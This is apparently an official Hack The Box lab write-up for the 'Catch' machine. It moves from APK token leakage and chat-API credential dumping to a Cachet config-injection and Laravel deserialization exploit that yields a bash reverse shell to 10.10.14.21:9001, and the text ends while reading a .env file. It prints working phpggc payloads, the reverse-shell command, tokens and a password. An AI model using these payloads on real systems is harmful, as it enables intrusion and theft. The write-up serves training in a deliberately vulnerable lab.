Catch

20th July 2022 / Document No D22.100.189

Prepared By: MrR3boot & amra

Machine Author(s): MrR3boot

Difficulty: Medium

Classification: Official

Synopsis

Catch is a medium difficulty Linux machine that features several web applications listening on different ports. Port `80` provides a potential attacker with an `APK` file. Inside the `APK` file are leftover tokens for various other services/applications. On port `3000` there is an instance of `Gitea` running. Unfortunately, the token for `Gitea` that was found inside the `APK` is no longer valid and there is no way to progress further on this port. Next, on port `5000` there is a `Let's chat` application present. The token that was inside the `APK` for this application works and an attacker is able to dump clear text credentials for the user `john`. Finally, on port `8000` there is an instance of the `Cachet` application. It is found that the credentials for the user `john` are valid for this application and that the version present on the system suffers from a remote command execution vulnerability. Leveraging this vulnerability, an attacker is able to get a reverse shell inside a Docker container on the remote machine. Enumerating the container an attacker will find clear text credentials for the user `will`. Trying to SSH to the host machine using the credentials for the user `will` is a success. Enumerating the remote machine an attacker is able to find that a script that validates `APK` files is executed every minute by the user `root`. Analyzing the script it is found that it's vulnerable to command injection. Thus, an attacker is able to craft a malicious `APK` file, wait for `root` to execute the script and ultimately get a shell as the user `root`.

Skills Required

- Enumeration
- Searching for known exploits
- Source Code Review
- Command Injection

Skills Learned

- Laravel Deserialization
- Decompile `APK` files
- Tamper with `APK` files

Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.150 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV -sC 10.10.11.150
```

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.150 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV -sC 10.10.11.150

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Catch Global Systems
|_http-server-header: Apache/2.4.41 (Ubuntu)
3000/tcp open  ppp?
5000/tcp open  upnp?
8000/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Catch Global Systems
|_http-server-header: Apache/2.4.29 (Ubuntu)
```

The Nmap scan reveals that the server has multiple ports open, including some odd ports, like port `3000` and `5000`, which don't correspond to known services. On the other hand, there seems to be two different versions of Apache server listening on port `80` and on port `8000` respectively.

Apache - Port 80


Upon visiting `http://10.10.11.150` we are presented with the following webpage.




APK

The web application is highlighting the mobile version of the status site. Clicking on `Download Now` button downloads an `APK` file. We can use apktool or jadx-gui to decompile the apk to perform the static analysis.

Let's open the apk in jadx-gui.



We see that the apk is signed by `Catch Global Systems`.




The source code can be found by navigating to `com/example.acatch/MainActivity`.

```
package com.example.acatch;

import android.graphics.Bitmap;
import android.os.Bundle;
import android.webkit.WebView;
import android.webkit.WebViewClient;
import androidx.appcompat.app.AppCompatActivity;

/* loaded from: classes.dex */
public class MainActivity extends AppCompatActivity {
    private WebView mywebView;

    /* JADX INFO: Access modifiers changed from: protected */
    @Override // androidx.appcompat.app.AppCompatActivity,
androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity,
androidx.core.app.ComponentActivity, android.app.Activity
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(R.layout.activity_main);
        WebView webView = (WebView) findViewById(R.id.webview);
        this.mywebView = webView;
        webView.setWebViewClient(new WebViewClient());
        this.mywebView.loadUrl("https://status.catch.htb/");
        this.mywebView.getSettings().setJavaScriptEnabled(true);
    }

    /* loaded from: classes.dex */
    public class mywebClient extends WebViewClient {
        public mywebClient() {
        }

        @Override // android.webkit.WebViewClient
        public void onPageStarted(WebView webView, String str, Bitmap bitmap) {
            super.onPageStarted(webView, str, bitmap);
```

```
        }

        @Override // android.webkit.WebViewClient
        public boolean shouldOverrideUrlLoading(WebView webView, String str) {
            webView.loadUrl(str);
            return true;
        }
    }

    @Override // androidx.activity.ComponentActivity, android.app.Activity
    public void onBackPressed() {
        if (this.mywebView.canGoBack()) {
            this.mywebView.goBack();
        } else {
            super.onBackPressed();
        }
    }
}
```

This app loads the `status.catch.htb` web page using the `WebView` system component. It is commonly found in android applications that the developers may leave passwords or authentication tokens in resource files.


Clicking on search icon and selecting `Resources` allows us to search for such leftovers. The keyword `token` yields some fruitful results.



We find three tokens for different applications. Let's make a note of them and continue our enumeration.

Gitea

Let's examine if the odd service on port 3000 has a web interface. Browsing to `http://10.10.11.150:3000` reveals an instance of Gitea.



Catch Repositories


A painless, self-hosted Git service

Registration is disabled but, since we have a token, we can try to list the repositories using the Gitea API which is usually available at the `/api/swagger` endpoint. Making a request to this endpoint loads an empty page. Checking page source reveals `gitea.catch.htb` as a vhost.

```
<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="UTF-8">
        <title>Gitea API</title>
        <link href="/css/swagger.css?v=0c014ed3f83cba3010ffa07c87a71067" rel="stylesheet">
    </head>
    <body>
        <a class="swagger-back-link" href="http://gitea.catch.htb:3000/"><svg viewBox="0 0 16 16" class="svg octicon-reply" width="16"
        <div id="swagger-ui" data-source="http://gitea.catch.htb:3000/swagger.v1.json"></div>
        <script src="/js/swagger.js?v=0c014ed3f83cba3010ffa07c87a71067"></script>
    </body>
</html>

```

Let's update our `/etc/hosts` file and reload the page.

```
echo '10.10.11.150 gitea.catch.htb' >> /etc/hosts
```



We can try to list the authenticated users with the API.


```
curl -X GET "http://gitea.catch.htb:3000/api/v1/user" -H  "accept: application/json" -H 'Authorization: token b87bfb6345ae72ed5ecdcee05bcb34c83806fbd0'
```

```
curl -X GET "http://gitea.catch.htb:3000/api/v1/user" -H  "accept: application/json" -H 'Authorization: token b87bfb6345ae72ed5ecdcee05bcb34c83806fbd0'

{"message":"token is required","url":"http://gitea.catch.htb:3000/api/swagger"}
```

Looks like the token we acquired is invalid. Lets continue our enumeration.

Let's Chat

Now, let's check if the other odd port, port `5000` also has a web interface. By browsing to `http://10.10.11.150:5000` we are presented with an instance of the Let's Chat application.



This application also requires credentials to proceed and, once again, registration is disabled.

Let's try to check if the token found in apk for this application is active. We can find the documentation for the `Let's Chat` API here.

```
curl -X GET http://10.10.11.150:5000/rooms -H "Authorization: Bearer NjFiODZhZWFkOTg0ZTI0NTEwMzZlYjE2OmQ1ODg0NjhmZjhiYWU0NDYzNzlhNTdmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ==" -s | jq .[].name
```

```
curl -X GET http://10.10.11.150:5000/rooms -H "Authorization: Bearer NjFiODZhZWFkOTg<SNIP>" -s | jq .[].name

"Status"
"Android Development"
"Employees"
```

The token is indeed active and we got a list of all the available rooms inside the chat application.

Let's view the messages inside the `Status` room.

```
curl -X GET http://10.10.11.150:5000/rooms/61b86b28d984e2451036eb17/messages -H "Authorization: Bearer NjFiODZhZWFkOTg0ZTI0NTEwMzZlYjE2OmQ1ODg0NjhmZjhiYWU0NDYzNzlhNTdmYTJiNGU2M2EyMzY4MjI0MzM2YjU5NDljNQ==" -s | jq .[].text
```


```
curl -X GET http://10.10.11.150:5000/rooms/61b86b28d984e2451036eb17/messages -H "Authorization: Bearer NjFiODZhZWFkOTg<SNIP>" -s | jq .[].text

"ah sure!"
"You should actually include this task to your list as well as a part of quarterly audit"
"Also make sure we've our systems, applications and databases up-to-date."
"Excellent! "
"Why not. We've this in our todo list for next quarter"
"@john is it possible to add SSL to our status domain to make sure everything is secure ? "
"Here are the credentials `john :  E}V!mywu_69T4C}W`"
"Sure one sec."
"Can you create an account for me ? "
"Hey Team! I'll be handling the `status.catch.htb` from now on. Lemme know if you need anything from me. "
```

We find some cleartext credentials for the `status.catch.htb` domain `john:E}V!mywu_69T4C}W`. Let's keep a note of this and continue our enumeration process.


Cachet

The last port that we have discovered on this machine is port `8000`. Browsing to `http://10.10.11.150:8000` reveals an application showing the status of the system.


This could be the `status` domain that we found the credentials for the user `john`. At the very bottom of the application there is a Dashboard link which takes us to a login page for the `Cachet` application.



Using the credentials for the user `john` we get access to the dashboard.



Clicking on `Settings` reveals the version of the `Cachet` web application.



Foothold

Searching around the web we find out that this version has a known code execution vulnerability. Referring to the blogpost we can take the following approach to exploit the status application:

- Update `SESSION_DRIVER` to redis using new line injection.
- Inject serialised payload to redis session to gain the code execution.

First of all, we have to start a `redis` server on our local machine.

```
sudo apt install redis-server -y
redis-server --protected-mode no
```

Then, we click on `Settings > Mail`. Then, we click the `Save` button and capture the request using `BurpSuite`. Change `mail_driver` to `cache_driver`. Also, modify the request to match the following payload.

```
-----------------------------290096399826236983842722650964
Content-Disposition: form-data; name="config[cache_driver]"

file
REDIS_HOST=10.10.14.21
REDIS_PORT=6379
REDIS_DATABASE=0
REDIS_PASSWORD=null
SESSION_DRIVER=redis
```

Browsing the login page we see a new session stored in our redis-server database.

```
redis-cli
127.0.0.1:6379> keys *
1) "laravel:DRePlejsvpZYuXn9ZaWdBAmB0FfiG6xtL8XDWI3h"
```

Download phpggc and generate the laravel serialized payload.

```
git clone https://github.com/ambionics/phpggc
cd phpggc
./phpggc -a Laravel/RCE7 system id
```

```
./phpggc -a Laravel/RCE7 system id

O:40:"Illuminate\Broadcasting\PendingBroadcast":2:{S:9:"\00*\00events";O:25:"Illuminate\Bus\Dispatcher":1:{S:16:"
\00*\00queueResolver";S:6:"system";}S:8:"\00*\00event";O:34:"Illuminate\Queue\CallQueuedClosure":1:{S:13:"
\00*\00connection";S:2:"id";}}
```

Now update the session to this payload.

```
redis-cli
127.0.0.1:6379> set "laravel:DRePlejsvpZYuXn9ZaWdBAmB0FfiG6xtL8XDWI3h"
'O:40:"Illuminate\Broadcasting\PendingBroadcast":2:
{S:9:"\00*\00events";O:25:"Illuminate\Bus\Dispatcher":1:
{S:16:"\00*\00queueResolver";S:6:"system";}S:8:"\00*\00event";O:34:"Illuminate\Queue\Ca
llQueuedClosure":1:{S:13:"\00*\00connection";S:2:"id";}}'
OK
```

Reloading the web page shows the output of the `id` command.

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Error 500 **Houston, We Have A Problem.**

Internal Server Error

What does this mean?

Something went wrong on our servers while we were processing your request. An error has occurred and this resource cannot be displayed. This occurrence has been logged, and a highly trained team of monkeys has been dispatched to deal with your problem. We're really sorry about this, and will work hard to get this resolved as soon as possible.

This error can be identified by *22359fa4-5690-48a8-9920-3064f0814b6a*. You might want to take a note of this code.

Perhaps you would like to go to our home page?

Let's generate a payload for a reverse shell and change the key once again.

```
./phpggc -a Laravel/RCE7 system "/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.21/9001
0>&1'"
127.0.0.1:6379> set "laravel:XxUGB1m6rJOI4R107muItYaKmV1sspuxfARBTneK"
'O:40:"Illuminate\Broadcasting\PendingBroadcast":2:
{S:9:"\00*\00events";O:25:"Illuminate\Bus\Dispatcher":1:
{S:16:"\00*\00queueResolver";S:6:"system";}S:8:"\00*\00event";O:34:"Illuminate\Queue\Ca
llQueuedClosure":1:{S:13:"\00*\00connection";S:56:"/bin/bash -c "bash -i >&
/dev/tcp/10.10.14.21/9001 0>&1"";}}'
```

> Note: For this to work you need to edit the generated payload slightly and change the single quotes inside the payload to double quotes.

Then, we set up a listener on our local machine and we refresh the page.

```
nc -lvnp 9001
```

```
nc -lvnp 9001

connect to [10.10.14.21] from (UNKNOWN) [10.10.11.150] 52388
www-data@564da49188f9:/var/www/html/Cachet/public$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

We have a shell as the user `www-data`. We can issue the following chain of commands to get a proper TTY shell.

```
script -c bash /dev/null
ctrl+z
stty raw -echo; fg
return (twice)
export TERM=xterm
```

Lateral Movement

Looking around the remote machine we find out that we are inside a Docker container as suggested by the presence of the `.dockerenv` file.

```
www-data@564da49188f9:/var/www/html/Cachet$ ls -al /

total 80
drwxr-xr-x   1 root root 4096 Jul 20 15:00 .
drwxr-xr-x   1 root root 4096 Jul 20 15:00 ..
-rwxr-xr-x   1 root root    0 Jul 20 10:12 .dockerenv
<SNIP>
```

We know that `Laravel` is used on the remote system so it makes sense to begin our enumeration there. Laravel stores sensitive information such as API tokens, database and mail credentials in the `.env` file. Let's check the contents of this file.

```
www-data@564da49188f9:/var/www/html/Cachet$ cat .env

APP_ENV=production
APP_DEBUG=false
